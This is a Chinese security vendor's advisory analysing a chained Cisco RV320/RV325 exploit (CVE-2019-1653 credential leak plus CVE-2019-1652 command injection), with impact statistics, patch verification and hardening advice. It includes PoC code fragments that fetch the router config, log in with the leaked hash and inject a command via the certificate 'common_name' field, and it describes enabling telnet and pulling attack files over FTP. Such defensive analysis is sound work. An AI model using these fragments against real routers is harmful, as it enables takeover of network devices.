安天针对 Cisco RV320、RV325 未经授权的远程代码执行漏洞的分析及建议

安天微电子与嵌入式安全研发部

初稿完成时间：2019 年 04 月 17 日

首次发布时间：2019 年 5 月 06 日

本版更新时间：2019 年 05 月 05 日

扫二维码获取最新版报告

目 录

1 概述

近日，安天微电子与嵌入式安全研发部（安天微嵌）对网络安全公司 RedTeam Pentesting GmbH[1]披露的编号为 CVE-2019-1652 和 CVE-2019-1653 的两个漏洞进行了详细分析和验证。该组漏洞主要对 Cisco RV320 和 RV325[2]两款双千兆 WAN VPN 路由器造成影响，两个漏洞结合利用可以达到允许未经身份授权的远程攻击者执行任意命令的目的。对此，安天微嵌分析小组验证了该漏洞的原理及 POC，对该漏洞的影响范围进行了确认，并给出了相应的防护建议。

2 漏洞影响

Cisco RV320、RV325 两款路由器支持通过局域网和远程连接访问 WEB 管理页面，开启服务后可通过互联网访问 WEB 管理页面。由于路由器的 WEB 管理页面能够完成路由器各项功能的可视化管理和配置，对设备具有较高的控制权，所以其与路由器设备本身的安全紧密相关。

经分析验证，此次被披露的两个漏洞分别是由于 Cisco RV320、RV325 路由器的 WEB 管理页面访问控制验证规则不完善 (CVE-2019-1653)和用户访问 WEB 管理页面时提供的输入凭证不当(CVE-2019-1652)造成的。

根据网络安全公司 Bad packet[3]公布的资料显示，其在全球范围内发现了 9657 台受 CVE-2019-1652、CVE-2019-1653 漏洞影响的 Cisco 路由器（6247 台 RV320 和 3410 台 RV325），其中大部分位于美国，中国大陆存在 47 台受到该漏洞影响的设备。同时他们的蜜罐系统捕获到了大量针对 RV320 和 RV325 路由器的扫描活动，这表明攻击者正在积极利用漏洞来劫持受影响的 Cisco 路由器。受漏洞影响的 Cisco 路由器全球分布情况如图 2-1 和表 2-1 所示。



图 2-1 受影响设备全球分布图

表 2-1 受影响设备全球分布表

国家和地区	美国	加拿大	巴西	泰国	波兰	法国	瑞典
受影响设备数量	4389	797	627	304	233	224	211
国家和地区	中国香港	罗马尼亚	哥伦比亚	阿根廷	玻利维亚	英国	意大利
受影响设备数量	165	158	141	125	123	117	113
国家和地区	澳大利亚	墨西哥	荷兰	捷克	乌克兰	比利时	奥地利
受影响设备数量	109	104	103	103	102	93	92
国家和地区	德国	印度	西班牙	丹麦	保加利亚	菲律宾	韩国
受影响设备数量	87	85	82	74	67	60	57
国家和地区	挪威	斯洛伐克	瑞士	中国大陆	喀麦隆	巴拿马	匈牙利
受影响设备数量	52	52	50	47	34	33	33

3 漏洞原理

安天微嵌分析小组使用 Cisco RV320 Gigabit Dual WAN VPN Router 和 DELL OPTIPLEX PC 机作为验证环境。设备连接示意图如图 3-1 所示。将 Cisco RV320 路由器任意 LAN 口与 DELL PC 机网口直接相连，同时将 Cisco RV320 路由器和 DELL PC 机设置为同一个网段。



图 3-1 设备连接示意图

该漏洞 POC 文件将测试未经身份授权检索敏感信息漏洞（CVE-2019-1653）和命令注入执行漏洞（CVE-2019-1652）代码整合在一起完成未经授权的远程代码执行操作。通过漏洞 CVE-2019-1653 完成路由器用户名、口令的捕获，随后结合 CVE-2019-1652 完成在 Cisco RV320、RV325 小型商用路由器上执行任意命令的目的。

安天微嵌分析小组在分析 POC 文件代码过程中发现，POC 的执行过程可以分为两个部分，其中未经授权检索敏感信息漏洞相关的函数代码片段如图 3-2；命令注入执行漏洞相关的函数代码片段如图 3-3 所示。

```
res = send_request_cgi({
  'uri' => normalize_uri("cgi-bin","config.exp"),
  'SSL' => datastore['USE_SSL']
})

print_status("Successfully downloaded config")
username = res.body.match(/^USERNAME=([a-zA-Z]+)/)[1]
pass = res.body.match(/^PASSWD=(\h+)/)[1]
authkey = "1964300002"
print_status("Got MD5-Hash: #{pass}")
print_status("Loging in as user #{username} using password hash.")
print_status("Using default auth_key #{authkey}")
res2 = send_request_cgi({
  'uri' => normalize_uri("cgi-bin","userLogin.cgi"),
  'SSL' => datastore['USE_SSL'],
  'method' => 'POST',
  'data' => "login=true&portalname=CommonPortal&password_expired=0&auth_key=#{authkey}"\
  "&auth_server_pw=Y2lzY28%3D&submitStatus=0&pdStrength=1&username=#{username}&password=#{pass}"\
  "&LanguageList=Deutsch&current_password=&new_password=&re_new_password="
})
```

图 3-2 未授权检索敏感信息漏洞片段

```
res3 = send_request_cgi({
  'uri' => normalize_uri("certificate_handle2.htm"),
  'SSL' => datastore['USE_SSL'],
  'method' => 'POST',
  'cookie' => cookies,
    'vars_get' => {
     'type' => '4',
    },
    'vars_post' => {
      'page' => 'self_generator.htm',
                'totalRules' => '1',
                'OpenVPNRules' => '30',
                'submitStatus' => '1',
                'log_ch' => '1',
                'type' => '4',
                'Country' => 'A',
                'state' => 'A',
                'locality' => 'A',
                'organization' => 'A',
                'organization_unit' => 'A',
                'email' => 'any@example.com',
                'KeySize' => '512',
                'KeyLength' => '1024',
                'valid_days' => '30',
                'SelectSubject_c' => '1',
                'SelectSubject_s' => '1'
    },
    'data' => "common_name=#{command_string}"
```

图 3-3 命令注入执行漏洞函数代码片段

通过对图 3-2、图 3-3 代码片段的分析，可以确定未经授权的远程代码执行漏洞的利用方式。该 POC 原理是未经身份授权的远程攻击者可以利用漏洞(CVE-2019-1653)从受影响的设备处获取敏感信息，该漏洞(CVE-2019-1653)是由于 URL 访问控制验证规则不完善造成的。远程攻击者可以利用这个漏洞，通过 HTTP 或 HTTPS 连接到受影响的设备，并请求特定的 URL，让远程攻击者下载路由器配置或详细的登录信息。获得登录信息之后基于 WEB 管理界面发送恶意 HTTP 协议 POST 的方法，利用命令注入 POST 方法执行漏洞(CVE-2019-1652) 获得 root 用户权限，在受影响的设备上执行任意命令，该漏洞(CVE-2019-1652)是由于用户在使用 POST 方法提交参数时，规则验证不完善所造成的恶意命令执行漏洞。

4 POC 执行验证

安天微嵌分析小组使用 Cisco RV320 设备搭建了验证环境，结合上述的分析过程对公开的 POC 进行了验证。

4.1 获取目标设备信息

该 POC 综合利用未经身份授权检索敏感信息漏洞（CVE-2019-1653）和远程代码命令注入执行漏洞（CVE-2019-1652），通过 POC 的运行获取目标设备的用户名、用户登录口令的 HASH 值、加权值等信息。

通过获取目标设备的用户名、用户登录口令的 HASH 值、加权值，利用命令注入执行漏洞(CVE-2019-1652)启动 Telnet 服务，与被攻击设备连接并实现远程控制。

4.2 获取目标设备命令集

命令注入执行成功并获取 root 权限的当前目标设备命令集。如图 4-1 所示。



图 4-1 当前目标设备命令集

图 4-1 中在被攻击设备中显示出当前设备可用命令。设备命令中包含安装和登录、文件处理、系统管理、网络操作、系统安全、其它功能等命令集合。

4.3 从 FTP 服务器中下载攻击文件

搭建 FTP 服务，使用该命令集内的 FTPGET 可以实现下载文件到目标路由器中，如图 4-2 所示。



图 4-2 FTP 服务器下载文件到目标设备

图 4-2 中攻击者可以使用 FTPGET 命令从 FTP 服务器中下载攻击文件，攻击 Cisco RV320 路由器，导致 Cisco RV320 路由器被植入后门或远程控制的严重后果。

4.4 补丁有效性验证

Cisco 公司针对上述漏洞提供了补丁，我们同时也对补丁有效性进行了验证。

如图 4-3 所示：使用 POC 程序验证更新补丁后的设备是否存在远程检索敏感信息漏洞（CVE-2019-1653）和命令注入执行漏洞（CVE-2019-1652）。

图 4-3 验证 CiscoRV320 路由器漏洞

图 4-3 中 POC 程序无法对更新补丁后的设备造成影响。

我们对原 POC 程序文件进行了修改，通过其它手段获得路由器用户名、用户口令 HASH 值，并将其作为前置参数替换原来的漏洞（CVE-2019-1653）结果，来验证 RV320 路由器更新补丁之后是否可以执行命令注入漏洞（CVE-2019-1652），如图 4-4 所示。

图 4-4 已知用户名、口令验证命令注入漏洞

图 4-4 中提示登录失败。抓取 HTTP 数据协议分析发现，更新过补丁的 CiscoRV320 路由器口令的 HASH 值每次登录都在改变，通过使用上次捕获工具抓取的用户口令 HASH 值已经不能登录，从而使得原来静态的口令 HASH 方式的漏洞（CVE-2019-1652）利用失效。

经验证，更新固件 v1.4.2.22 版本后，固件中的未经身份授权检索敏感信息漏洞（CVE-2019-1653）不能通过链接方式访问，表示该漏洞不能被利用。使用捕获工具抓取用户名、用户口令 HASH 值不能执行命令注入漏洞(CVE-2019-1652)。

5 防护建议

路由器作为网络中的重要节点，一旦受到控制最直接的后果就是影响设备的正常运行，进而对网络运行造成影响；同时攻击者也可以通过路由器作为跳板进一步入侵所在网络，进行病毒传播、情报窃取和网络破坏等危险行为。本次验证的漏洞允许未经授权的攻击者获取路由器的敏感信息，如登陆管理界面所需的明文用户名和口令 HASH 值，通过对 HASH 值破解也可以得到口令的明文，由此获得路由器 WEB 管理的用户名和口令即可以开启路由器的 telnet 远程控制，从而配合相应的服务能够实现文件的上传、下载和任

意代码执行等动作，存在严重的安全隐患。目前 Cisco 已经发布针对此漏洞的新固件，固件版本 1.4.2.22 ，经过分析小组验证该版本固件已经修补了上述漏洞，受影响设备需要及时更新到最新版固件。

综合上述情况，为了有效降低漏洞所带来的安全风险，提高产品安全性进而有效提升产品所在网络的安全防护能力，保障客户价值，安天建议客户从官网下载最新版本的固件，更新设备固件，有效避免漏洞被攻击者利用，以免对目标网络造成严重威胁；同时为了保证设备和设备所在网络的安全，需要网络管理员定期检查官方发布的路由器固件更新，及时更新设备固件，避免新的漏洞被攻击者利用。

5.1 Cisco RV320 路由器固件更新方法

1、 新版固件下载地址：

https://software.cisco.com/download/home/284005929/type/282465789/release/1.4.2.22?catid=268437899

2、 固件更新方法：

1) 从官网获取最新版固件；

2) 通过网线将主机与路由器 LAN 口连接，访问 192.168.1.1，进入路由器 WEB 管理页面，在 System Management 菜单下选择 Firmware Upgrade 子项，如图 5-1 更新固件所示；



图 5-1 更新固件图

3) 点击“Firmware Upgrade from PC”下对应的“浏览”按键，选择从官方下载的最新固件文件；

4) 点击“Firmware Upgrade”按键。在固件更新过程中，DHCP 服务将会被关闭，OLH 和 SSL VPN 文件将被删除，请注意备份；

5) 更新结果如图 5-2 更新结果所示。

图 5-2 更新结果所示

5.2 本次受影响路由器安全配置建议

除了上述安全建议外，我们还对 RV320 和 RV325 两款路由器的配置做了详细分析，为了有效提高设备的安全防护能力，安天建议客户进行如下安全配置：

1、 开启路由器防火墙功能，检查所有入站流量并丢弃任何不需要的数据包，保护内部计算机网络免受外部恶意访问，还可以配置为限制内部用户对外部的访问；

2、 开启全状态数据包检测型防火墙（SPI），路由器防火墙使用 SPI 维持连接信息通过防火墙，它会检查所有的基于特定连接的数据包，有限通过经高级协议处理的数据包；

3、 开启拒绝服务（DoS）功能，保护内部网络不受拒绝服务攻击；

4、 开启拒绝互联网请求，开启这个功能后路由器会丢掉来自广域网的所有不被接纳的 TCP 请求和 ICMP 数据包，使攻击者无法通过 PING 路由器 IP 地址查找到路由器；

5、 关闭远程管理功能，如果没有通过远程管理路由器的需求，建议关闭远程管理功能，防止用户名和口令被破解后，路由器被攻击者远程控制；

6、 开启 HTTPS，HTTPS 比 HTTP 具有更高的安全性，它提供来自客户端和服务器的双向加密；

7、 在空闲时关闭 UPnP 功能，开启 UPnP 功能将允许自动发现可与路由器通信的设备，会增加路由器的受攻击风险，如无特殊需求建议关闭此功能；

8、 关闭 SSH 功能和远程 SSH 功能，降低路由器被控制的风险；

9、 禁止使用默认的用户名和易被暴力破解的弱口令。

附录一：参考资料

[1] RedTeam Pentesting 首页：https://www.redteam-pentesting.de

[2] Cisco 官网：https://www.cisco.com

[3] 设备数量数据：https://docs.google.com/spreadsheets/d/1ZocV8n4DOmcKJ_ugjjQ_gjIAmDHxT1JBhVxIAdABVyY/edit#gid=1297196434

附录二：关于安天

安天是引领威胁检测与防御能力发展的网络安全国家队，始终坚持自主先进能力导向，依托下一代威胁检测引擎等先进技术和赛博超脑大平台工程能力积累，研发了智甲、镇关、探海、捕风、追影、拓痕等系列产品，为客户构建端点防护、边界防护、流量监测、导流捕获、深度分析、应急处置的安全基石。安天致力于为客户建设实战化的态势感知体系，依托全面持续监测能力，建立系统与人员协同作业机制，指挥网内各种防御机制联合响应威胁，实现从基础结构安全、纵深防御、态势感知与积极防御到威胁情报的有机结合，协助用户开展深度结合与全面覆盖的体系化网络安全规划与建设，支撑起协同联动的实战化运行，赋能用户筑起可对抗高级威胁的网络安全防线。

安天为网信主管部门、军队、保密、部委行业和关键信息基础设施等高安全需求客户，提供整体安全解决方案，产品与服务为载人航天、探月工程、空间站对接、大飞机首飞、主力舰护航、南极科考等提供了安全保障。参与了 2005 年后历次国家重大政治社会活动的安保工作，并多次获得杰出贡献奖、安保先进集体等称号。

安天是全球基础安全供应链的核心赋能方，全球近百家著名安全企业、IT 企业选择安天作为检测能力合作伙伴，安天的威胁检测引擎为全球超过三十万台网络设备和网络安全设备、超过十五亿部智能终端设备提供了安全检测能力。其中，安天的移动检测引擎是第一个获得权威国际评测奖项的中国产品。

安天是中国应急响应体系中重要的企业节点，在“红色代码”、“口令蠕虫”、“心脏出血”、“破壳”、“魔窟”等重大安全威胁和病毒疫情方面，实现了先发预警和全面应急响应。安天针对“方程式”、“白象”、“海莲花”、“绿斑”等几十个高级网空威胁行为体及其攻击行动，进行持续监测和深度解析，协助客户在“敌情想定”下形成有效防护，通过深度分析高级网空威胁行为体的作业能力，安天建立了以实战化对抗场景为导向的能力体系。

安天实验室更多信息请访问： http://www.antiy.com（中文）

http://www.antiy.net （英文）

安天企业安全公司更多信息请访问： http://www.antiy.cn

安天移动安全公司（AVL TEAM）更多信息请访问： http://www.avlsec.com